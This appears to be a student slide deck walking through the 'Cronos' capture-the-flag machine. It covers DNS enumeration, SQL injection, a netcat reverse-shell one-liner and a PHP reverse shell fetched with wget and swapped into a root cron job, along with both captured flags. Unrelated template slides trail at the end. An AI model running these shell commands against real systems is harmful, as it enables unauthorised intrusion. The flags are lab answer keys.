




Cronos Machine

Group 6: Jason Chen, Kaiyu Dong, Allan Liu

- 01 Information Gathering
- 02 SQL Injection
- 03 Get User's Flag
- 04 LinEnum Toolkit
- 05 Implant php reverse shell
- 06 Get System's Flag



01

Gather Information

Collect host names of the IP address

nmap

- Port scan

The screenshot shows the TryHackMe interface for the Cronos machine. At the top, there's a green 'ONLINE' status indicator. Below it, the machine name 'Cronos' is displayed with a 'MEDIUM' security rating. A circular icon features a map and a character. On the left, there's an 'IP ADDRESS' section with a red square icon and the IP '10.129.227.211'. To the right is a 'MACHINE PROGRESS' bar, which is mostly filled with a green progress bar and a small yellow section at the end. At the bottom, there are two buttons: 'MACHINE MATRIX' on the left and 'CTF' on the right.

```
[root@kali] ~ [~/home/kali]
# nmap -sS 10.129.227.211
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-09 04:01 EST
Nmap scan report for admin.cronos.htb (10.129.227.211)
Host is up (0.096s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
```

DNS Enumeration

DNS reverse lookup

```
[root@kali]# dnsrecon -r 10.129.227.0/24 -n 10.129.227.211
[*] Performing Reverse Lookup from 10.129.227.0 to 10.129.227.255
[+]      PTR ns1.cronos.htb 10.129.227.211
[+] 1 Records Found
```

DNS AXFR request

```
[root@kali]# dig axfr cronos.htb @10.129.227.211

; <>> DiG 9.18.4-2-Debian <>> axfr cronos.htb @10.129.227.211
;; global options: +cmd
cronos.htb.          604800  IN      SOA      cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb.          604800  IN      NS       ns1.cronos.htb.
cronos.htb.          604800  IN      A        10.10.10.13
admin.cronos.htb.    604800  IN      A        10.10.10.13
ns1.cronos.htb.     604800  IN      A        10.10.10.13
www.cronos.htb.     604800  IN      A        10.10.10.13
cronos.htb.          604800  IN      SOA      cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
;; Query time: 91 msec
;; SERVER: 10.129.227.211#53(10.129.227.211) (TCP)
;; WHEN: Fri Dec 09 03:38:15 EST 2022
;; XFR size: 7 records (messages 1, bytes 203)
```

Edit host

```
File Actions Edit View Help  
127.0.0.1      localhost  
127.0.1.1      kali  
::1            localhost ip6-localhost ip6-loopback  
ff02 ::1       ip6-allnodes  
ff02 ::2       ip6-allrouters  
10.129.227.211 admin.cronos.htb  
~  
~
```

admin.cronos.htb

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Login


UserName :

Password :

Submit

Your Login Name or Password is invalid

Advertisement



02 | SQL Injection

Break into Admin Page

- Try SQL injection to break into admin page
- Test if shell can be executed

Login

UserName :

Password :


Your Login Name or Password is invalid

Net Tool v0.1

traceroute ▾ 8.8.8.8 Execute!

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.027 ms  
  
--- 127.0.0.1 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.027/0.027/0.027/0.000 ms
```


[Sign Out](#)



03 | Get User's Flag


Start Bind Shell

- listen to port 443 nc -l 443
- rm /tmp/f; mkfifo /tmp/f; cat /tmp/f|/bin/sh -i 2>&1| nc {Attacker's IP} 443>/tmp/f
- Launch a bind shell on the target



-
- Cd to /home/user.txt file to find the key for user

```
$ cd /home
$ ls
noulis
$ pwd
/home
$ ls
noulis
$ cd noulis
$ ls
user.txt
$ cat user.txt
58e89a3440c01ee8ce0d1e54d5c99db6
$ █
```



04

LinEnum Toolkit


Download LinEnum
Start server on port 8080

-
- Download LinEnum tool kit - identify user privilege escalation
 - Start simple http server on port 8080

```
[liushaolun@lius-MacBook-Pro tools % git clone https://github.com/rebootuser/LinEnum.git
Cloning into 'LinEnum'...
remote: Enumerating objects: 234, done.
remote: Counting objects: 100% (96/96), done.
remote: Compressing objects: 100% (18/18), done.
remote: Total 234 (delta 81), reused 78 (delta 78), pack-reused 138
Receiving objects: 100% (234/234), 113.83 KiB | 737.00 KiB/s, done.
Resolving deltas: 100% (130/130), done.
[liushaolun@lius-MacBook-Pro tools % ls
LinEnum
[liushaolun@lius-MacBook-Pro tools % cd LinEnum
[liushaolun@lius-MacBook-Pro LinEnum % ls
CHANGELOG.md    CONTRIBUTORS.md LICENSE          LinEnum.sh      README.md
liushaolun@lius-MacBook-Pro LinEnum % ]
```

- Run LinEnum.sh on target to detect any running php files
- We can get path: /var/www/laravel/artisan
- Or we can simply use: cat /etc/crontab

```
# m h dom mon dow user  command
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily
47 6      * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly
52 6      1 * * *  root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly
* * * * *      root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
#
```



05 | **Php Reverse Shell**

Implant to target machine

-
- Download php reverse shell from
<https://github.com/pentestmonkey/php-reverse-shell.git>
 - Edit the ip address to attacker's ip and leave the port as 1234

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.16.140'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$timeout = 10;
```

- wget http://10.10.16.140:8080/php-reverse-shell.php
- Replace artisan.php with php-reverse-shell.php and change permission
- Start a new port listener from attacker's machine listening to port 1234

```
$ wget http://10.10.16.140:8080/php-reverse-shell
--2022-11-20 02:35:11-- http://10.10.16.140:8080/php-reverse-shell
Connecting to 10.10.16.140:8080... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: /php-reverse-shell/ [following]
--2022-11-20 02:35:11-- http://10.10.16.140:8080/php-reverse-shell/
Connecting to 10.10.16.140:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 528 [text/html]
Saving to: 'php-reverse-shell'


          0K                                         100%  91.7M=0s

2022-11-20 02:35:11 (91.7 MB/s) - 'php-reverse-shell' saved [528/528]

$ ls
CHANGELOG.md
app
artisan
bootstrap
composer.json
composer.lock
composer.phar
config
database
package.json
php-reverse-shell
phpunit.xml
public
readme.md
resources
routes
server.php
storage
tests
vendor
webpack.mix.js
$
```

- Run Python -c “import pyt; pyt.spawn('/bin/bash')” to spawn a tty shell
- https://sushant747.gitbooks.io/total-oscp-guide/content/spawning_shells.html
- Then the port listener are in the target’s machine
- Use bash to run ./artisan file on target machine

```
[liushaolun@lius-MacBook-Pro LinEnum % nc -l 1234
Linux cronus 4.4.0-72-generic #93-Ubuntu SMP Fri Mar 31 14:07:41 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 06:43:01 up 45 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@    IDLE    JCPU    PCPU WHAT
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
# ]
```



06 | Get System's Flag

- This is what it shows when the port listener get into target's machine successfully
- Then we can cd to the /root folder to find out the root key

```
Linux cronos 4.4.0-72-generic #93-Ubuntu SMP Fri Mar 31 14:07:41 UTC
22:16:01 up 17 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM                  LOGIN@    IDLE    JCPU   PCPU WHAT
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
# pwd
/
# cd /root
# ls
fix_dns.sh
root.txt
# cat root.txt
b2b646b9d7f4f04e6d611d62f3d95ac9
# █
```

The background features a dark blue gradient. On the left side, there is a large, abstract graphic element consisting of numerous small, glowing dots arranged in a curved, fan-like shape. The dots transition in color from white to orange to red to blue, creating a rainbow effect. The rest of the slide is a solid dark blue.

Thank you











01


YAML file

YAML

```
name: learn-github-action
run-name: ${{ github.action }}
on: [push]
jobs:
  check-bats-version:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/cross-env@v2
        with:
          node-version: 14
      - run: npm install -g bats
      - run: bats -v
```


03

SERVICES



**“This is a quote, words
full of wisdom that
someone important said
and can make the reader
get inspired.”**

—Someone Famous



01 | COMPANY

You can enter a subtitle here if
you need it

THE SLIDE TITLE GOES HERE!

